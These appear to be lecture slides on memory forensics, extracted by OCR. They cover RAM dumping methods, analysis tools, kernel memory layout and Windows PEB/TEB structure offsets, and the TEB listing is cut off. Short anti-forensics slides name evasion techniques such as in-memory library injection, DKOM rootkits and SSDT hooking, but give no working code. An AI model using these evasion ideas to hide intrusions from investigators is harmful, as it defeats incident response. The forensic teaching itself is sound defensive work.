my home pc :)


Memory limits for Windows Releases.pdf






Persistence of Data in Memory

- Cold Boot Attacks (encryption)
  - http://citp.princeton.edu/memory/
- Reboot memory left-overs



- Factors:
  - System activity
  - Main memory size
  - Data type
  - Operating system



Above example*: Long-term verification of DNS server: (OS: Solaris 8, RAM: 768 MB)
Method: Tracking page state changing over time.
Result: 86 % of the memory never changes.


*Source: „Forensic Discovery", Dan Farmer, Wietse Venema

Anti-forensics I

- Anti-forensic projects focused on data contraception
  - Remote Execution of binary without creating a file on disk
  - In-Memory Library Injection – a library is loaded into memory without any disk activity
    - Metasploit's Dllinject and Patchupdllinject payload types
  - In memory worms/rootkits - their codes exist only in a volatile memory and they are installed covertly via an exploit
    - Witty worm (no file payload)
- Hiding data in memory
  - Evidence gathering or incident response tools can be cheated
  - Offline analysis of RAM will defeat almost all methods

Anti-forensics II

- DKOM (Direct Kernel Object Manipulation)
  - Doubly Linked List can be abused
  - The FU rootkit by Jamie Butler



  - Examples: Rootkit technologies in the wild*

    Worms that uses DKOM & Physical Memory:
    - W32.Myfip.H@mm
    - W32.Fanbot.A@mm

*Source: „Virus Bulletin" December, 2005, Symantec Security Response, Elia Florio

Dumping Physical Memory I

- Hardware Devices, JTAG etc. (RAW DATA)
  - Not so practical! TRIBBLE etc.
- FireWire / IEEE 1394 or Thunderbolt (RAW DATA)
  - Promising but not all computers got FW or TB. System crashes!
  - http://computer.forensikblog.de/mt/mt-search.cgi?search=firewire&IncludeBlogs=2&limit=20
- Crash Dumps
  - BSoD, usually mini dumps and if big it will overwrite evidence!
  - LiveKd can create dumps and NotMyFault – Sysinternals
    - http://technet.microsoft.com/en-us/sysinternals/bb842062
  - Any Windows debug tool can analyse images that are converted to crash dump format
    - Kernel Memory Space Analyzer (Kanalyze)
    - Dumpchk.exe – dump validator, also good for process dump examination

Dumping Physical Memory II

- Virtualization
  - This is not a system that usually require attention from forensics
  - However it is easy to examine the .vmem file (suspended or snapshoted)
  - http://www.vmware.com/support/ws55/doc/ws_learning_files_in_a_vm.html
- Hibernation File
  - Holds computer state and compressed RAM (hiberfil.sys)
    - Usually out of date!
  - MoonSols Windows Memory Toolkit can convert to a crash dump image
    - http://www.moonsols.com/products/
- Software - dd or tools similar to dd (RAW DATA)
  - Does not freeze the system
    - The tool will cause known data to be written to the source (RAM)
    - The tool can overwrite persistent evidence
  - It is highly possible to cheat results collected in this way!

Dumping Physical Memory III

- Windows 2003 SP1, XP SP3 and newer does not allow access to the \\.\PhysicalMemory pipe, not even from an administrator account!
  - Tools commonly use kernel-driver installation routines
    - MonSols DumpIt, Mantech MDD, Mandiant Memoryze, KnTDD, Guidance Winen and FTK Imager etc.
  - F-Response and similar distributed live forensics tools – enable remote read-only access via an agent
- Linux (and Android) physical memory devices
  - /dev/mem (physical) or /dev/kmem (virtual, including swap)
    - Devices in many Unix/Linux systems (RAW DATA), but only ZONE_NORMAL
    - Usually disabled from user-land nowadays
  - /dev/fmem (not Android) and LiME (Linux Memory Extractor)
    - A kernel-land kernel module is installed without limitations
  - /dev/crash or /proc/kcore
    - Some pseudo file systems provides access to a physical memory through /proc. This format may allow us to use gdb to analyze the memory image

Analyze and dumping of Physical Memory


- History
  - Sysinternals Strings.exe, Foundstone bintext, AnalogX TextScan, grep
  - New research – DFRWS 2005 -> ...
- Subsequent analyze activity
  - Mariusz Burdach – WMFT (plus Linux tools)
  - Andreas Schuster – PTFinder, PoolFinder
  - Harlan Carvey – Focused Perl utilities
  - Walters/Petroni – Volatility
  - Mandiant Memoryze, Audit Viewer and Redline
  - AccessData Forensic Toolkit 3.x and later
  - LiME (Linux Memory Extractor), released in 2012
- Lists of dumping tools and analyzers
  - http://www.forensicswiki.org/wiki/Tools:Memory_Imaging
  - http://www.forensicswiki.org/wiki/Memory_analysis
  - http://digital-forensics.sans.org/blog/category/memory-analysis
- Helix Live CD got some of them included

System identification

Knowledge about internal structures are required

- Information about the analyzed memory dump
  - The size of a memory page is usually 4096 (0x1000 in hex) bytes
  - The total size of the physical memory
    - Physical Address Extension (PAE)
    - Linux HIGHMEM > 896 MB
  - Architecture? 32-bit/64-bit/IA-64/SMP
- Memory layout
  - Virtual Address Space/Physical Address Space
  - User/Kernel land
    - Windows kernel offset at 0x80000000
    - Linux kernel offset at 0xC0000000
  - (Windows) The PFN (Page Frame Number) Database at 0x80C00000
  - (Linux) The mem_map array database is at 0xC1000030
  - (Windows) The PTE_BASE is at 0xC0000000 (on a non-PAE systems)
  - (Windows) Page Directory – each process has only one PD

32bit Linux, fixed since Ubuntu 6.10




CONFIG_HIGHMEM*G=yes
Check with # free -m
http://archive09.linux.com/feature/119287

Virtual → Physical (x86)

PTE = Page Table Entry

PDBR (Page Directory Base Registry) = top 20 bits of CR3 HW reg.



Directory Table Offset in page

(Windows) PTE address = PTE_BASE + (page directory index) * PAGE_SIZE

+ (page table index) * PTE size

(Linux) PA = VA – PAGE_OFFSET (PA = Physical Address, VA = Virtual Address)

Important kernel structures

- EPROCESS (executive process) block
  - KPROCESS (kernel process) block
  - ETHREAD (executive thread) block
  - ACCESS_TOKEN and SIDs
  - PEB (Process Environment Block)
  - VAD (Virtual Address Descriptor)
  - Handle table
  - CreationTime - a count of 100-nanosecond intervals since January 1, 1601
  - Data Section Control Area
    - Page frames
- PFN (Page Frame Number) Database
  - PFN entries

Process Basics


- DISPATCHER_HEADER
  - Keeps track of many objects
- EProcess Structure
- Documented at: http://www.nirsoft.net/kernel_struct/vista/ plus all the other kernel structures and structure members
- Process Enviroment Block (PEB)
  - Ptr to loader data (dlls) used PPEB_LDR_DATA
  - Ptr to the image base adress where the executable image begins
  - Ptr to the process param struct which holds cmd line and different paths
- LiveKD and Debugging Tools for Windows (WinDbg)

http://technet.microsoft.com/en-us/sysinternals/bb897415.aspx

```
// EPROCESS STRUCT
typedef struct _EPROCESS {
KPROCESS Pcb;
PPEB Peb;
LIST_ENTRY ProcessLinks;
    Ptr32 Flink;
    Ptr32 Blink;
...
}EPROCESS, *PEPROCESS;
```

```
// PEB STRUCT
typedef struct _PEB {
...
PVOID ImageBaseAddress;
PPEB_LDR_DATA Ldr;
PRTL_USER_PROCESS_PARAMETERS
ProcessParameters;
...
} PEB, *PPEB;
```


Relations between structures



STD
4 x SSTD

VAD (Virtual Address Descriptors)

System Service Descriptor Table
Hooking SSDT calls is often used as a technique in both Windows rootkits and antivirus software



```
struct _PEB {
0x000 BYTE InheritedAddressSpace;
0x001 BYTE ReadImageFileExecOptions;
0x002 BYTE BeingDebugged;
0x003 BYTE SpareBool;
0x004 void* Mutant;
0x008 void* ImageBaseAddress;
0x00c _PEB_LDR_DATA* Ldr;
0x010 _RTL_USER_PROCESS_PARAMETERS* ProcessParameters;
0x014 void* SubSystemData;
0x018 void* ProcessHeap;
0x01c _RTL_CRITICAL_SECTION* FastPebLock;
0x020 void* FastPebLockRoutine;
0x024 void* FastPebUnlockRoutine;
0x028 DWORD EnvironmentUpdateCount;
0x02c void* KernelCallbackTable;
0x030 DWORD SystemReserved[1];
0x034 DWORD ExecuteOptions:2;          // bit offset:34, len=2
0x034 DWORD SpareBits:30;       // bit offset:34, len=30
0x038 _PEB_FREE_BLOCK* FreeList;
0x03c DWORD TlsExpansionCounter;
0x040 void* TlsBitmap;
0x044 DWORD TlsBitmapBits[2];
0x04c void* ReadOnlySharedMemoryBase;
0x050 void* ReadOnlySharedMemoryHeap;
0x054 void** ReadOnlyStaticServerData;
0x058 void* AnsiCodePageData;
0x05c void* OemCodePageData;
0x060 void* UnicodeCaseTableData;
0x064 DWORD NumberOfProcessors;
0x068 DWORD NtGlobalFlag;
0x070 _LARGE_INTEGER CriticalSectionTimeout;
0x078 DWORD HeapSegmentReserve;
0x07c DWORD HeapSegmentCommit;
0x080 DWORD HeapDeCommitTotalFreeThreshold;
0x084 DWORD HeapDeCommitFreeBlockThreshold;
0x088 DWORD NumberOfHeaps;
0x08c DWORD MaximumNumberOfHeaps;
0x090 void** ProcessHeaps;
0x094 void* GdiSharedHandleTable;
0x098 void* ProcessStarterHelper;
0x09c DWORD GdiDCAttributeList;
0x0a0 void* LoaderLock;
0x0a4 DWORD OSMajorVersion;
0x0a8 DWORD OSMinorVersion;
0x0ac WORD OSBuildNumber;
0x0ae WORD OSCSDVersion;
0x0b0 DWORD OSPlatformId;
0x0b4 DWORD ImageSubsystem;
0x0b8 DWORD ImageSubsystemMajorVersion;
0x0bc DWORD ImageSubsystemMinorVersion;
0x0c0 DWORD ImageProcessAffinityMask;
0x0c4 DWORD GdiHandleBuffer[34];
0x14c void (*PostProcessInitRoutine)();
0x150 void* TlsExpansionBitmap;
0x154 DWORD TlsExpansionBitmapBits[32];
0x1d4 DWORD SessionId;
0x1d8 _ULARGE_INTEGER AppCompatFlags;
0x1e0 _ULARGE_INTEGER AppCompatFlagsUser;
0x1e8 void* pShimData;
0x1ec void* AppCompatInfo;
0x1f0 _UNICODE_STRING CSDVersion;
0x1f8 void* ActivationContextData;
0x1fc void* ProcessAssemblyStorageMap;
0x200 void* SystemDefaultActivationContextData;
0x204 void* SystemAssemblyStorageMap;
0x208 DWORD MinimumStackCommit;
};
```

```
struct _TEB {
0x000 _NT_TIB NtTib;
0x01c void* EnvironmentPointer;
0x020 _CLIENT_ID ClientId;
0x028 void* ActiveRpcHandle;
0x02c void* ThreadLocalStoragePointer;
0x030 _PEB* ProcessEnvironmentBlock;
0x034 DWORD LastErrorValue;
0x038 DWORD CountOfOwnedCriticalSections;
0x03c void* CsrClientThread;
0x040 void* Win32ThreadInfo;
0x044 DWORD User32Reserved[26];
0x0ac DWORD UserReserved[5];
0x0c0 void* WOW32Reserved;
0x0c4 DWORD CurrentLocale;
0x0c8 DWORD FpSoftwareStatusRegister;
0x0cc void* SystemReserved1[54];
0x1a4 int ExceptionCode;
0x1a8 _ACTIVATION_CONTEXT_STACK ActivationContextStack;
0x1bc DWORD SpareBytes1[24];
0x1d4 _GDI_TEB_BATCH GdiTebBatch;
0x6b4 _CLIENT_ID RealClientId;
0x6bc void* GdiCachedProcessHandle;
0x6c0 DWORD GdiClientPID;
0x6c4 DWORD GdiClientTID;
0x6c8 void* GdiThreadLocalInfo;
0x6cc DWORD Win32ClientInfo[62];
0x7c4 void* glDispatchTable[233];
0xb68 DWORD glReserved1[29];
0xbdc void* glReserved2;
0xbe0 void* glSectionInfo;
0xbe4 void* glSection;
0xbe8 void* glTable;
0xbec void* glCurrentRC;
0xbf0 void* glContext;
0xbf4 DWORD LastStatusValue;
0xbf8 _UNICODE_STRING StaticUnicodeString;
0xc00 WORD StaticUnicodeBuffer[261];
0xe0c void* DeallocationStack;
0xe10 void* TlsSlots[64];
0xf10 _LIST_ENTRY TlsLinks;
0xf18 void* Vdm;
0xf1c void* ReservedForNtRpc;
0xf20 void* DbgSsReserved[2];
